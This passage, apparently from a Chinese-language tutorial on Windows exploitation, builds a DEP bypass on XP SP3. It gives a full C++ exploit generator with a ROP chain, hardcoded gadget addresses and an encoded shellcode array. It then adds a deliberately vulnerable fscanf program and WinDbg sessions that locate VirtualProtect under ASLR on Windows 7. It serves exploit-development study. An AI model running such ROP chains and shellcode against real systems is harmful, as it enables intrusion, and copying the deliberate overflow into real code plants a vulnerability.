edi+0x18    參數 3，0x1000
edi+0x1c    參數 4，0x40
edi+0x20    memcpy 呼叫
edi+0x24    padding D
edi+0x2c    jmp eax，memcpy 回返後在這，直接跳到拷貝好的 shellcode
edi+0x30    memcpy 參數 1，動態產生，用 VirtualAlloc 回返後的 eax
edi+0x34    參數 2，使用 edi+0x140 當作 shellcode 位址，動態產生
edi+0x38    參數 3，0x180
edi+0x3c    rop3，設定 memcpy 參數
            rop4，呼叫 memcpy
edi+0xe4    padding D，這裡結尾要到 edi+0x140，長度 0x5c
edi+0x140   shellcode
```

我們使用 mona 替我們找 jmp eax 和 stack pivot 0x1c 的值。用 !mona j -m * -r eax 就可以找到 jmp eax。早先使用的 !mona -m * rop 產生出來的檔案當中，除了 rop.txt 以外，還有一個 stackpivot.txt，在這個檔案裡可以找到 pivot 0x1c 也就是 pivot 28 的記憶體位址。

我 們使用 0x77c51e73 : {pivot 28 / 0x1c} : # ADD ESP,1C # RETN [msvcrt.dll] 當作 stack pivot。使用 0x7c956d70 : jmp eax 來跳到 eax。另外，XP SP3 下 VirtualAlloc 位址在 0x7c809af1，memcpy 位址在 0x77c46f70，這些位址都可以透過 WinDbg 的 uf VirtualAlloc 和 uf memcpy 來取得或驗證。

最後，XP-VirtualAlloc 的攻擊程式修改如下：

```
// File name: XP-VirtualAlloc.cpp
// Windows XP SP3 x86 EN
// 2015-01-29
// fon909@outlook.com

#include <iostream>
#include <fstream>

#include "bytearray.h" // 記得加上 ByteArray
using namespace std;
```




```
//Count per line: 19
char code[] =
"\xba\xb1\xbb\x14\xaf\xd9\xc6\xd9\x74\x24\xf4\x5e\x31\xc9\xb1\x42\x83\xc6\x04"
"\x31\x56\x0f\x03\x56\xbe\x59\xe1\x76\x2b\x06\xd3\xfd\x8f\xcd\xd5\x2f\x7d\x5a"
"\x27\x19\xe5\x2e\x36\xa9\x6e\x46\xb5\x42\x06\xbb\x4e\x12\xee\x48\x2e\xbb\x65"
"\x78\xf7\xf4\x61\xf0\xf4\x52\x90\x2b\x05\x85\xf2\x40\x96\x62\xd6\xdd\x22\x57"
"\x9d\xb6\x84\xdf\xa0\xdc\x5e\x55\xba\xab\x3b\x4a\xbb\x40\x58\xbe\xf2\x1d\xab"
"\x34\x05\xcc\xe5\xb5\x34\xd0\xfa\xe6\xb2\x10\x76\xf0\x7b\x5f\x7a\xff\xbc\x8b"
"\x71\xc4\x3e\x68\x52\x4e\x5f\xfb\xf8\x94\x9e\x17\x9a\x5f\xac\xac\xe8\x3a\xb0"
"\x33\x04\x31\xcc\xb8\xdb\xae\x45\xfa\xff\x32\x34\xc0\xb2\x43\x9f\x12\x3b\xb6"
"\x56\x58\x54\xb7\x26\x53\x49\x95\x5e\xf4\x6e\xe5\x61\x82\xd4\x1e\x26\xeb\x0e"
"\xfc\x2b\x93\xb3\x25\x99\x73\x45\xda\xe2\x7b\xd3\x60\x14\xec\x88\x06\x04\xad"
"\x38\xe4\x76\x03\xdd\x62\x03\x28\x78\x01\x63\x92\xa6\xef\xfa\xcd\xf1\x10\xa9"
"\x15\x77\x2c\x01\xad\x2f\x13\xec\x6d\xa8\x48\xca\xdf\x5f\x11\xed\x1f\x60\xba"
"\x21\xd9\xc7\x1b\x29\x7f\x97\x35\x90\x4e\xbc\x42\xbe\x94\x44\xda\xdd\xbd\x69"
"\x84\x01\x1e\x02\x5b\x33\x32\xb6\xcb\xdc\xe6\x16\x5b\x4a\xbf\x33\x0f\xe6\x0e"
"\x75\x47\xba\x54\x88\xd1\xa3\xa4\x40\x8b\x13\x94\x35\x1e\xac\xca\x87\x5e\x02"
"\x14\xb2\x56";
//NULL count: 0

int main() {
    /* ROP 1 to set edi */
    ByteArray rop1;
    // 0x7c9694b0 :  # PUSH ESP # ADD BH,BH # DEC ECX # POP EAX # POP EBP # RETN 0x04 [ntdll.dll]
    // ...eax = esp = 0022fb30
    (rop1 += 0x7c9694b0).padding(4);
    // ...we will set edi = esp + 0x200 = 0x0022fd30
    // 0x7c974196 :  # ADD EAX,100 # POP EBP # RETN
    // 0x7c974196 :  # ADD EAX,100 # POP EBP # RETN
    // 0x7c81e6d9 :  # MOV EDI,EAX # RETN
    // ...edi = eax = esp + 0x200
    rop1.pack_addr_32(0x7c974196, 8);
    rop1.pack_addr_32(0x7c974196, 4);
    rop1.pack_addr_32(0x7c81e6d9);

    /* ROP 2 to call VirtualAlloc where is edi*/
    ByteArray rop2;
    // 0x77c34dc2 :  # MOV EAX,EDI # POP ESI # RETN [msvcrt.dll]
    // ...eax = edi
    rop2.pack_addr_32(0x77c34dc2, 4);
    // 0x77c31983 :  # ADD EAX,-2 # POP EBP # RETN [msvcrt.dll]
```

```
// 0x77c31983 :  # ADD EAX,-2 # POP EBP # RETN [msvcrt.dll]
// ...eax = edi-0x04
rop2.pack_addr_32(0x77c31983, 4);
rop2.pack_addr_32(0x77c31983, 4);
// 0x7c969613 :  # PUSH EAX # SUB AL,8B # DEC ECX # OR AL,1 # DEC EAX # POP ESP # POP EBP # RETN 0x08 [ntdll.dll]
// ...pop esp: esp = eax = edi-0x04
// ...pop ebp: esp = edi
// ...retn 0x08: eip = [edi], esp = esp + 0x0c = edi+0x0c, which is the return address from VirtualAlloc
rop2.pack_addr_32(0x7c969613, 8);
// 8 padding left

/* ROP 3 to set memcpy's args */
ByteArray rop3;
// ARG 1: Save dest to [edi+0x30]
//    eax is the return value from VirtualAlloc, and is also the dest of memcpy
// 0x77c13ffd :  # XCHG EAX,ECX # RETN [msvcrt.dll]
// ...ecx = dest
rop3.pack_addr_32(0x77c13ffd);
// 0x77c34dc2 :  # MOV EAX,EDI # POP ESI # RETN [msvcrt.dll]
// ...eax = edi
rop3.pack_addr_32(0x77c34dc2, 4);
// 0x7c9642b9 :  # ADD EAX,10 # POP ESI # POP EBP # RETN 0x10
// 0x77c1c8f0 :  # ADD EAX,20 # POP EBP # RETN
// ...eax = edi+0x30
rop3.pack_addr_32(0x7c9642b9, 8);
rop3.pack_addr_32(0x77c1c8f0, 0x10+4);
// 0x7c919b18 :  # MOV DWORD PTR DS:[EAX],ECX # POP EBP # RETN 0x04 [ntdll.dll]
// ...[eax] = ecx, so [edi+0x30] = dest
rop3.pack_addr_32(0x7c919b18, 4);
// retn 4 left

// ARG 2: Save src, which is (edi+0x140) to [edi+0x34]
//    eax = edi+0x30
// 0x77c13ffd :  # XCHG EAX,ECX # RETN [msvcrt.dll]
// ...ecx = edi+0x30
rop3.pack_addr_32(0x77c13ffd, 4);
// 0x77c34dc2 :  # MOV EAX,EDI # POP ESI # RETN [msvcrt.dll]
// ...eax = edi
rop3.pack_addr_32(0x77c34dc2, 4);
// 0x7c974196 :  # ADD EAX,100 # POP EBP # RETN [ntdll.dll]
// 0x7c974188 :  # ADD EAX,40 # POP EBP # RETN
// ...eax = edi+0x140
rop3.pack_addr_32(0x7c974196, 4);
rop3.pack_addr_32(0x7c974188, 4);
// 0x77c13ffd :  # XCHG EAX,ECX # RETN [msvcrt.dll]
// ...eax = edi+0x30; ecx = edi+0x140
rop3.pack_addr_32(0x77c13ffd);
// 0x7c92a274 :  # ADD EAX,2 # POP EBP # RETN 0x04 [ntdll.dll]
// 0x7c92a274 :  # ADD EAX,2 # POP EBP # RETN 0x04 [ntdll.dll]
// ...eax = edi+0x34
rop3.pack_addr_32(0x7c92a274, 4);
rop3.pack_addr_32(0x7c92a274, 8);
// 0x7c919b18 :  # MOV DWORD PTR DS:[EAX],ECX # POP EBP # RETN 0x04 [ntdll.dll]
// ...[eax] = ecx, so [edi+0x30] = edi+0x140
rop3.pack_addr_32(0x7c919b18, 8);
// 4 padding left

/* ROP 4 to call memcpy at edi+0x20*/
```



```
// ...eax = edi+0x20
rop4.pack_addr_32(0x77c1c8f0, 4);
// 0x77c31983 :  # ADD EAX,-2 # POP EBP # RETN [msvcrt.dll]
// 0x77c31983 :  # ADD EAX,-2 # POP EBP # RETN [msvcrt.dll]
// ...eax = edi+0x1c
rop4.pack_addr_32(0x77c31983, 4).pack_addr_32(0x77c31983, 4);
// 0x7c969613 :  # PUSH EAX # SUB AL,8B # DEC ECX # OR AL,1 # DEC EAX # POP ESP # POP EBP # RETN 0x08 [ntdll.dll]
// ...pop esp: esp = eax = edi+0x1c
// ...pop ebp: esp = edi+0x20
// ...retn 0x08: eip = [edi+0x20], esp = esp + 0x0c = edi+0x2c, which is the return address from memcpy
rop4.pack_addr_32(0x7c969613, 4);
// 8 padding left

ByteArray padding_A(0x8c, 'A');
ByteArray padding_B(0x1c0, 'B');
// VirtualAlloc addr in XP SP3 EN is 0x7c809af1
ByteArray VirtualAlloc_addr(0x7c809af1);
ByteArray padding_C(0x08, 'C');
// 0x77c51e73 : {pivot 28 / 0x1c} :  # ADD ESP,1C # RETN [msvcrt.dll]
ByteArray stack_pivot(0x77c51e73);
ByteArray va_arg1(0);
ByteArray va_arg2(0x180);
ByteArray va_arg3(0x1000);
ByteArray va_arg4(0x40);
// memcpy addr in XP SP3 EN is 0x77c46f70
ByteArray memcpy_addr(0x77c46f70);
ByteArray padding_D(0x08, 'D');
// 0x7c956d70 : jmp eax
ByteArray jmp_eax(0x7c956d70);
ByteArray m_arg1_2(0x08, 0); // padding 8 bytes first, we will generate the arg 1 and 2 on the fly
ByteArray m_arg3(0x180);
ByteArray padding_E(0x5c, 'E'); // padding to shellcode, which is at edi+0x140

ByteArray nops(16, '\x90');
ByteArray shellcode(code);

ofstream fout(FILENAME, ios::binary);
fout << padding_A
    << rop1 << rop2
    << padding_B
    << VirtualAlloc_addr
    << padding_C
    << stack_pivot
    << va_arg1 << va_arg2 << va_arg3 << va_arg4
    << memcpy_addr
    << padding_D
    << jmp_eax
    << m_arg1_2 << m_arg3
    << rop3 << rop4
    << padding_E
    << nops << shellcode;
}
```

Hello, World!



VirtualAlloc 加上 **memcpy** 的作法，通常適用於所有的 **Windows** 作業系統。

串接兩個函式雖然麻煩了點，但是如果其他方式無效，這個方式通常可以成功。

最 後第六把劍 HeapCreate & HeapAlloc & memcpy 是使用兩個堆積函式的串接，再加上 memcpy 最後拷貝。它是三個函式的串接，因此所需要緩衝區空間比第五把劍更多。我們的小小 Vulnerable001.exe 塞不下這把劍。只要你會應用第五把劍，要耍動這第六把劍應該不是問題，因此在此略過對它的示範。

以上是我們在 XP SP3 平台上針對 DEP 的六種攻擊介紹與實際演練。

接下來，我們要移轉陣地回到新版的 Windows，那裡的環境更嚴苛，因為除了 DEP 以外，防守方還有個強力的幫手，就是早先介紹過的

ASLR。

防守方全軍出動：FinalDefence.exe


我們接下來先在 Windows 7 x64 版本上操作，並且除了 Server 特有的 SEHOP 保護以外，我們將開啟所有之前介紹過的防護，包括 Security Cookie、SafeSEH、ASLR 與 DEP。

首先，我們稍微修改一下之前的 vuln_vs2013_aslr_wonx 程式碼。請用目前 (2015.2.4) 微軟最新的 Visual Studio 2013 開啟一個新的空白 C++ Console 專案，命名為 FinalDefence。新增 FinalDefence.cpp 檔案，內容如下：


```
// FinalDefence.cpp
// 2015-2-1
// fon909@outlook.com

// Security Cookie: ON  (with /GS)
// SafeSEH:         ON  (with /safeseh)
// ASLR:            ON  (with /DYNAMICBASE)
// NX:              ON  (with /NXCOMPAT)

#define _CRT_SECURE_NO_WARNINGS // for using fscanf
#include <cstdlib>
#include <cstdio>
#include <cstring>
using namespace std;

#define ZLIB_WINAPI
#include <zlib.h> // zlib

#include <openssl/evp.h> // generic EnVeloPe functions for symmetric ciphers
#include <openssl/ssl.h> // ssl & tls

// for VS linking openssl libraries
#pragma comment(lib,"zlibwapi")
#pragma comment(lib,"ssleay32")
#pragma comment(lib,"libeay32")

void link_libs() { // make sure openssl and zlib will be used
    // for openssl
    EVP_CIPHER_CTX ctx;
    EVP_CIPHER_CTX_init(&ctx);
    EVP_CIPHER_CTX_cleanup(&ctx);
    SSL_CTX_free(SSL_CTX_new(SSLv23_method()));

    // for zlib
    zlibVersion();
}

__declspec(noinline) void do_something(FILE *pfile) {
    char buf[4];
    fscanf(pfile, "%s", buf);
    // do file reading and parsing below
    // ...
}

int main(int argc, char *argv[]) {
    link_libs();

    char dummy[4096]("");
    FILE *pfile(nullptr);

    strcpy(dummy, argv[0]); // make sure dummy is used
    printf("%s starts...\n", dummy);
    if (argc >= 2) pfile = fopen(argv[1], "r");
    if (pfile) do_something(pfile);
    printf("%s ends....\n", dummy);
}
```


我們使用 Release 版本所有的預設設定，那代表我們將啟動 SafeSEH、ASLR、DEP、以及 Security Cookie。

請在編譯之前，像 vuln_vs2013_aslr_wonx 專案一樣，設定 zlib 和 OpenSSL 路徑，我們使用筆者撰文當下最新的 zlib 和 OpenSSL 版本。




並且請直接設定輸出檔案在 c:\buffer_overflow\ 路徑上，這樣執行起來比較方便。如下圖：






確認一下 Security Cookie 是打開的：



確認一下 SafeSEH、ASLR、DEP 是打開的：



存檔編譯連結，產生出 c:\buffer_overflow\FinalDefence.exe。

請 記得拷貝 zlibwapi.dll、libeay32.dll、ssleay32.dll 這三個 zlib 和 OpenSSL 的檔案到 c:\buffer_overflow\ 資料夾下，並且確定已經執行過我們在 ASLR 那一節所講解的 rebase 動作。

FinalDefence 大部分的程式碼我們在 ASLR 那一部分的講解已經看過了，最重要的差別是開啟了 /NXCOMPAT 也就是 DEP 功能，其他部份在此不贅述。

接下來開啟一個攻擊專案，AttackFinal.cpp 如下：

```
// AttackFinal.cpp
// 2015-2-1
// fon909@outLook.com

#include <iostream>
#include <string>
#include <fstream>

#include "bytearray.h" // 記得引入 ByteArray
using namespace std;
```


```
    ofstream fout(FILENAME, ios::binary);
    fout << junk;
}
```

其中的 junk 字串，請用 Immunity Debugger 內的 mona 外掛，執行 !mona pc 2000 產生一個長度 2000 的字串，貼過來這裡。因為版面的關係，請讀者自行貼上。

存檔編譯執行，產生出 c:\buffer_overflow\final.txt。

透過 Immunity Debugger 載入 FinalDefence.exe 並且設定參數是 c:\buffer_overflow\final.txt，確定檔案能夠被讀取進去。

程式當掉，如下圖：



此時可以看到 eip 是 33614132，如果執行 !mona po 33614132，會得到如下，因此我們知道覆蓋 ret 的長度是 8：
- Pattern 2Aa3 (0x33614132) found in cyclic pattern at position 8

在這個時刻，透過 Immunity Debugger 執行 !mona rop 讓它跑一下，會跑出 rop.txt 以及 stackpivot.txt。等一下我們要用到這兩個檔案。

我們選擇使用 VirtualProtect 這把劍來突破 DEP。

關鍵問題在於，如何取得 Windows 7 的 VirtualProtect 函式位址呢？因為現在有 ASLR，因此每次開機或者說每台 Windows 7 機器的 kernel32.dll 基底位址都是不同的，也因此 VirtualProtect 函式位址也會不同，不再像我們剛剛介紹 DEP 案例的時候可以直接貼上固定函式位址了。

我們可以有兩種選擇來解決這個問題。

第一種選擇是，觀察發生緩衝區溢位的當下那一刻，記憶體中是否有任何指向 kernel32.dll 的位址？如果有，那些位址是否穩定，每次發生例外都會指向 kernel32.dll 嗎？如果是，則我們可以利用 ROP 攀爬來取得該位址，並且透過該位址進而動態攀爬取得 kernel32.dll 模組基底位址，進而取得 VirtualProtect 的位址。

第二選擇是找一個記憶體中沒有支援 ASLR 的模組，並且讀取它的 IAT (Import Address Table)，從 IAT 裡頭找到 kernel32.dll 的基底位址，經過一些位移計算，找到 VirtualProtect 的位址。

先來示範第一種選擇的作法。

請用 WinDbg 載入 FinalDefence.exe，並且設定參數為 c:\buffer_overflow\final.txt，載入後按下 g 讓它跑，當掉如下：

```
CommandLine: C:\buffer_overflow\FinalDefence.exe c:\buffer_overflow\final.txt

************* Symbol Path validation summary **************
Response                         Time (ms)     Location
Deferred                                       srv*c:\localsymbols*http://msdl.microsoft.com/download/symbols
Symbol search path is: srv*c:\localsymbols*http://msdl.microsoft.com/download/symbols
Executable search path is:
ModLoad: 011c0000 011c6000   FinalDefence.exe
ModLoad: 778d0000 77a50000   ntdll.dll
ModLoad: 76160000 76270000   C:\Windows\syswow64\kernel32.dll
ModLoad: 769d0000 76a17000   C:\Windows\syswow64\KERNELBASE.dll
ModLoad: 11180000 111a8000   C:\buffer_overflow\zlibwapi.dll
ModLoad: 11130000 11177000   C:\buffer_overflow\SSLEAY32.dll
ModLoad: 11000000 11125000   C:\buffer_overflow\LIBEAY32.dll
```



```
ModLoad: 76890000 768a9000   C:\Windows\SysWOW64\sechost.dll
ModLoad: 76880000 76886000   C:\Windows\syswow64\NSI.dll
ModLoad: 77440000 774d0000   C:\Windows\syswow64\GDI32.dll
ModLoad: 76e50000 76f50000   C:\Windows\syswow64\USER32.dll
ModLoad: 76db0000 76e50000   C:\Windows\syswow64\ADVAPI32.dll
ModLoad: 76320000 7632a000   C:\Windows\syswow64\LPK.dll
ModLoad: 76af0000 76b8d000   C:\Windows\syswow64\USP10.dll
ModLoad: 619e0000 61a83000   C:\Windows\WinSxS\x86_microsoft.vc90.crt_1fc8b3b9a1e18e3b_9.0.30729.6161_none_50934f2ebcb7eb57\MSVCR90.dll
ModLoad: 74d30000 74e1e000   C:\Windows\SysWOW64\MSVCR120.dll
(5c8.3f0): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=7a9d0000 edx=001cdcf8 esi=fffffffe edi=00000000
eip=77971213 esp=002cf4d8 ebp=002cf504 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
ntdll!DrpDoDebuggerBreak+0x2c:
77971213 cc              int     3
0:000> g
ModLoad: 76b90000 76bf0000   C:\Windows\SysWOW64\IMM32.DLL
ModLoad: 76ce0000 76dac000   C:\Windows\syswow64\MSCTF.dll
(5c8.3f0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00000000 ecx=74db2177 edx=ffffffff esi=00000001 edi=0055c6b8
eip=33614132 esp=002ce884 ebp=61413161 iopl=0         nv up ei pl nz ac pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010216
33614132 ??              ???
```

看到關鍵這一行：

```
ModLoad: 76160000 76270000   C:\Windows\syswow64\kernel32.dll
```

kernel32.dll 這個時候的基底位址在於 76160000，最高位址到 76270000。我們先執行初步的搜索，觀察一下堆疊附近 200 bytes 內有無數值指向 kernel32.dll 的記憶體區間。我們用一點複合式的搜尋功能，執行 .foreach (hit {s -[1]b esp-0x200 L200 76}) {dd ${hit}-3 L1} 如下：

```
0:000> .foreach (hit {s -[1]b esp-0x200 L200 76}) {dd ${hit}-3 L1}
002ce6c0  769ddbe3
002ce720  761714ad
```

.foreach 是會先執行 s -[1]b esp-0x200 L200 76 這一行搜尋指令，在 esp 往回推 0x200 bytes 的地方，往後長度 0x200 的空間中，找 76 這個 byte。如果找到了，就顯示它的記憶體位址，並將這個位址設為變數 hit。如果找到很多個，hit 就會有很多值。再來 .foreach 會針對每一個 hit 執行後面 dd ${hit}-3 L1，因此會將剛剛找到的位址，減去 3 bytes，再以 DWORD 也就是 4 bytes 數值的格式，顯示 L1 也就是 1 個單位的內容。

可以看到 002ce720 位址處有數值 761714ad。這個數值就指向 Windows 7 x64 的 kernel32.dll 內的 HeapFree 函式。我們可以簡單驗證如下：

```
0:000> bp 761714ad
0:000> bl
 0 e 761714ad     0001 (0001)  0:**** kernel32!HeapFree+0x14
```

因此 esp - (esp - 0x2ce720) = esp - 0x164 的位址會得到 kernel32 的基底位址。雖然每次重新執行堆疊位址都會改變，但是如果讀者試著重新開機，或者重新執行 FinalDefence.exe，會發現相對位址總是不變的。因此 (esp - 0x164) 就可以成為一個攀爬取得 VirtualProtect 的重要起點。

我們可以看到 [esp - 0x164] 事實上是指向 HeapFree 函式位址再加上 0x14。

還記得第三章講的 PE 結構嗎？我們來玩一下，試著找找 HeapFree 在 kernel32.dll 的哪裡。首先找到函式陣列、名稱陣列、以及 Ordinals 陣列的位址。

透過 PE DOS Header 的 e_lfanew 找到 PE NT Headers：dd (76160000+0x3c) l 1

```
0:000> dd (76160000+0x3c) l 1
7616003c  000000e8
```

透過 PE NT Headers，加上偏移量 0x60 + 0x18 = 0x78 找到 Export Directory 位址：dd (0x76160000+0xe8+0x78) l 1

```
0:000> dd (0x76160000+0xe8+0x78) l 1
76160160  000bff70
```

所以 Export Directory 位址在 0x76160000+0xbff70。

函式陣列相對位址：dd (0x76160000+0xbff70+0x1c) l 1

```
0:000> dd (0x76160000+0xbff70+0x1c) l 1
7621ff8c  000bff98
```

名稱陣列相對位址：dd (0x76160000+0xbff70+0x20) l 1

Ordinals 陣列相對位址：dd (0x76160000+0xbff70+0x24) l 1

```
0:000> dd (0x76160000+0xbff70+0x24) l 1
7621ff94  000c2a38
```

所以函式陣列絕對位址：0x76160000+0xbff98
名稱陣列絕對位址：0x76160000+0xc14e8
Ordinals 陣列絕對位址：0x76160000+0xc2a38

看一下第一個函式名稱的位址：dd (0x76160000+0xc14e8) l 1

```
0:000> dd (0x76160000+0xc14e8) l 1
762214e8  000c34ed
```

從 (0x76160000+0xc34ed) 找一下 "HeapFree" 字串：s -a (0x76160000+0xc34ed) l10000 "HeapFree"

```
0:000> s -a (0x76160000+0xc34ed) l10000 "HeapFree"
76226e49  48 65 61 70 46 72 65 65-00 48 65 61 70 4c 6f 63  HeapFree.HeapLoc
```

得到 "HeapFree" 字串位址在 0x76226e49，所以其相對位址是 (0x76226e49 - 0x76160000) = 0xc6e49。搜尋一下名稱陣列哪一個索引值是 0xc6e49：s -d (0x76160000+0xc14e8) l10000 0xc6e49

```
0:000> s -d (0x76160000+0xc14e8) l10000 0xc6e49
76222028  000c6e49 000c6e52 000c6e5b 000c6e70  In..Rn..[n..pn..
```

所以是 0x76222028，因此索引值是 (0x76222028-(0x76160000+0xc14e8))/4 = 0x2d0，看一下 Ordinals 陣列的這個索引值是多少：dw (0x76160000+0xc2a38)+0x2d0*2 l1

```
0:000> dw (0x76160000+0xc2a38)+0x2d0*2 l1
76222fd8  02d1
```

0x2d1 就是函式陣列的索引值，丟進去：dd (0x76160000+0xbff98)+0x2d1*4 l1

```
0:000> dd (0x76160000+0xbff98)+0x2d1*4 l1
76220adc  00011499
```

因此 HeapFree 函式的位址就在 0x76160000+0x11499 = 0x76171499。

驗證一下：bp HeapFree、bl

```
0:000> bp HeapFree
0:000> bl
 0 e 761714ad     0001 (0001)  0:**** kernel32!HeapFree+0x14
 1 e 76171499     0001 (0001)  0:**** kernel32!HeapFree
```

果然沒錯。同樣的方法可以找到 VirtualProtect 的位址，然後找到 VirtualProtect 和 HeapFree 的相對位址。

當然，一流的程式設計師才會這麼做。二流的我們可以直接偷吃步，下個 bp VirtualProtect 指令讓 WinDbg 幫我們找，再 bl 印出：

```
0:000> bp VirtualProtect
0:000> bl
 0 e 761714ad     0001 (0001)  0:**** kernel32!HeapFree+0x14
 1 e 76171499     0001 (0001)  0:**** kernel32!HeapFree
 2 e 761710c8     0001 (0001)  0:**** kernel32!VirtualProtect
```

可以看到 VirtualProtect 和 HeapFree+0x14 的相對位址是 0x761714ad - 0x761710c8 = 0x3e5。也就是說，[esp-0x164]-0x3e5 就會是 VirtualProtect 的位址，而且這種作法相當穩定！

第二種作法也很不錯，我們之後會採用這種作法。就是找到某個沒有支援 ASLR 的模組，並且從它的 IAT 裡頭抓位址。先執行從 Immunity Debugger 執行 !mona mod 來看一下誰沒支援 ASLR：

```
---------- Mona command started on 2015-02-04 18:57:30 (v2.0, rev 529) ----------
0BADF00D   [+] Processing arguments and criteria
0BADF00D       - Pointer access level : X
0BADF00D   [+] Generating module info table, hang on...
0BADF00D       - Processing modules
0BADF00D       - Done. Let's rock 'n roll.
0BADF00D   ----------------------------------------------------------------------------------------------------------------------------
0BADF00D    Module info :
0BADF00D   ----------------------------------------------------------------------------------------------------------------------------
0BADF00D    Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
0BADF00D   ----------------------------------------------------------------------------------------------------------------------------
